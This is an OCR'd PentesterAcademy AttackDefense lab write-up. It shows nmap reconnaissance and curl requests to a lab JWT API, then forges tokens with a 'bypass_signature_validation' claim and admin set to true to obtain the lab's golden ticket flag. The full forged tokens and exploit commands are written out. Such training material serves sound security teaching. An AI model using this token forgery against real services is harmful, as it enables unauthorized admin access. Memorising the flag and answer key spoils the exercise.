

ATTACK
DEFENSE
by PentesterAcademy

Name	Special Debug Claim
URL	https://attackdefense.com/challengedetails?cid=1467
Type	REST: JWT Basics

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.1.1.6  netmask 255.255.255.0  broadcast 10.1.1.255
        ether 02:42:0a:01:01:06  txqueuelen 0  (Ethernet)
        RX packets 932  bytes 129877 (126.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 951  bytes 2795740 (2.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.37.218.2  netmask 255.255.255.0  broadcast 192.37.218.255
        ether 02:42:c0:25:da:02  txqueuelen 0  (Ethernet)
        RX packets 23  bytes 1774 (1.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1567  bytes 2304483 (2.1 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1567  bytes 2304483 (2.1 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@attackdefense:~#
```

The IP address of the machine is 192.37.218.2.

Step 2: Use nmap to discover the services running on the target machine.

Command: nmap -sS -sV -p- 192.37.218.3

```
root@attackdefense:~# nmap -sS -sV -p- 192.37.218.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-02 17:11 IST
Nmap scan report for target-1 (192.37.218.3)
Host is up (0.000014s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.29 ((Ubuntu))
8080/tcp open  http    Werkzeug httpd 0.16.0 (Python 2.7.15+)
MAC Address: 02:42:C0:25:DA:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.35 seconds
root@attackdefense:~#
```

The target machine is running an Apache server on port 80 and a Python-based HTTP server on port 8080.

Step 3: Checking the presence of the REST API.

Interacting with the Python-based service to reveal more information about it.

Command: curl 192.37.218.3:8080

```
root@attackdefense:~# curl 192.37.218.3:8080

-== Welcome to the CLI JWT Token API ==-

    Endpoint    |  Method    | Description
    /issue      |    GET     | Issues a JWT token.
/goldenticket   |    POST    | Get your golden ticket (if admin='true').
    /help       |    GET     | Show the endpoints info.

root@attackdefense:~#
```

The response from port 8080 of the target machine reveals that the Token API is available on this port.

Note: The /goldenticket endpoint would give the golden ticket only if the token is of admin user.

Step 4: Interacting with the REST API.

Getting a JWT Token:

Command: curl http://192.37.218.3:8080/issue

```
root@attackdefense:~# curl http://192.37.218.3:8080/issue
-== Issued Token: ==-

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV
4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE

==========================
root@attackdefense:~#
```

Issued JWT Token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmYW
xzZSIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVCak
pxwmKWx8_FUUh1qxf58JaE

Using https://jwt.io to decode the retrieved token:

Note:

1. The algorithm used for signing the token is "HS256".
2. The token payload contains an issuer claim which contains the name of the authority that issued this token.
3. The admin claim in the payload is set to "false".

Info:

1. The "iss" (issuer) claim identifies the principal that issued the JWT. The processing of this claim is generally application specific.

Submitting the above issued token to the API to get the Golden Ticket:

Command:

```
curl -X POST -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYWRtaW4iOiJmY
WxzZSIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.ePDLBP3VevJUGtsIxVC
akpxwmKWx8_FUUh1qxf58JaE"}' http://192.37.218.3:8080/goldenticket
```


```
root@attackdefense:~#
root@attackdefense:~# curl -X POST -H "Content-Type: application/json" -
X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3a
XRyYXAuY29tIiwiYWRtaW4iOiJmYWxzZSIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1M
TMyMTI3fQ.ePDLBP3VevJUGtsIxVCakpxwmKWx8_FUUh1qxf58JaE"}' http://192.37.2
18.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

The server doesn't returns the golden ticket. It responds by saying that the ticket is only for the admin user.

Step 5: Checking the JWT Token Library Documentation.

Open the documentation in firefox:


Documentation URL: http://192.37.218.3




Notice that there is an Internal Wiki link.

As mentioned in the challenge description, due to carelessness of the developers, the internal wiki went public along with the library documentation.

Check out the Internal Wiki.



Notice the description of the last claim, "bypass_signature_validation":




As mentioned in the wiki, when this claim is set to true, the signature validation process could be bypassed.

Step 6: Passing the special payload claim in the JWT Token to bypass the signature validation.

Creating a forged JWT Token with the special payload claim: "bypass_signature_validation".

Use the token obtained in Step 4 and edit it on https://jwt.io:



Forged JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjoiZmFsc2UiLCJleHAiOjE1NzUyMTg1MjcsImlhdCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRliPfbIb_P8pg_a8MiTlSpHoMRA

Note: The signing key is irrelevant in this scenario since the "bypass_signature_validation" claim in the payload would bypass the signature verification. Therefore, any key could be used to create the forged token.

Command:

curl -H "Content-Type: application/json" -X POST -d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjoiZmFsc2UiLCJleHAiOjE1NzUyMTg1MjcsImlhdCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRliPfbIb_P8pg_a8MiTlSpHoMRA"}' http://192.37.218.3:8080/goldenticket

```
root@attackdefense:~#
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -
d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY
29tIiwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjoiZmFsc
2UiLCJleHAiOjE1NzUyMTg1MjcsImlhdCI6MTU3NTEzMjEyN30.xV_YZVcfcoHtjbLWRliPf
bIb_P8pg_a8MiTlSpHoMRA"}' http://192.37.218.3:8080/goldenticket

No golden ticket for you! Only admin has access to it!

root@attackdefense:~#
```

Step 7: Retrieving the Golden Ticket.

Using https://jwt.io set the admin claim value to "true":

Forged JWT Token:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjoidHJ1ZSIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.lZkzCjN6MnBb-dHvLThIB-AH8hv497Ryb0NtrvsE3jk

Using the token obtained above to get the Golden Ticket:

Command:

```
curl -H "Content-Type: application/json" -X POST -d '{"token":
"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjoidHJ1ZSIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.lZkzCjN6MnBb-dHvLThIB-AH8hv497Ryb0NtrvsE3jk"}'
http://192.37.218.3:8080/goldenticket
```

```
root@attackdefense:~#
root@attackdefense:~# curl -H "Content-Type: application/json" -X POST -
d '{"token": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY
29tIiwiYnlwYXNzX3NpZ25hdHVyZV92YWxpZGF0aW9uIjoidHJ1ZSIsImFkbWluIjoidHJ1Z
SIsImV4cCI6MTU3NTIxODUyNywiaWF0IjoxNTc1MTMyMTI3fQ.lZkzCjN6MnBb-dHvLThIB-
AH8hv497Ryb0NtrvsE3jk"}' http://192.37.218.3:8080/goldenticket

Golden Ticket: This_Is_The_Golden_Ticket_3648a1770781d8e72369c6e9

root@attackdefense:~#
```

Golden Ticket: This_Is_The_Golden_Ticket_3648a1770781d8e72369c6e9

References:

1. JWT debugger (https://jwt.io/#debugger-io)
2. JSON Web Token RFC (https://tools.ietf.org/html/rfc7519)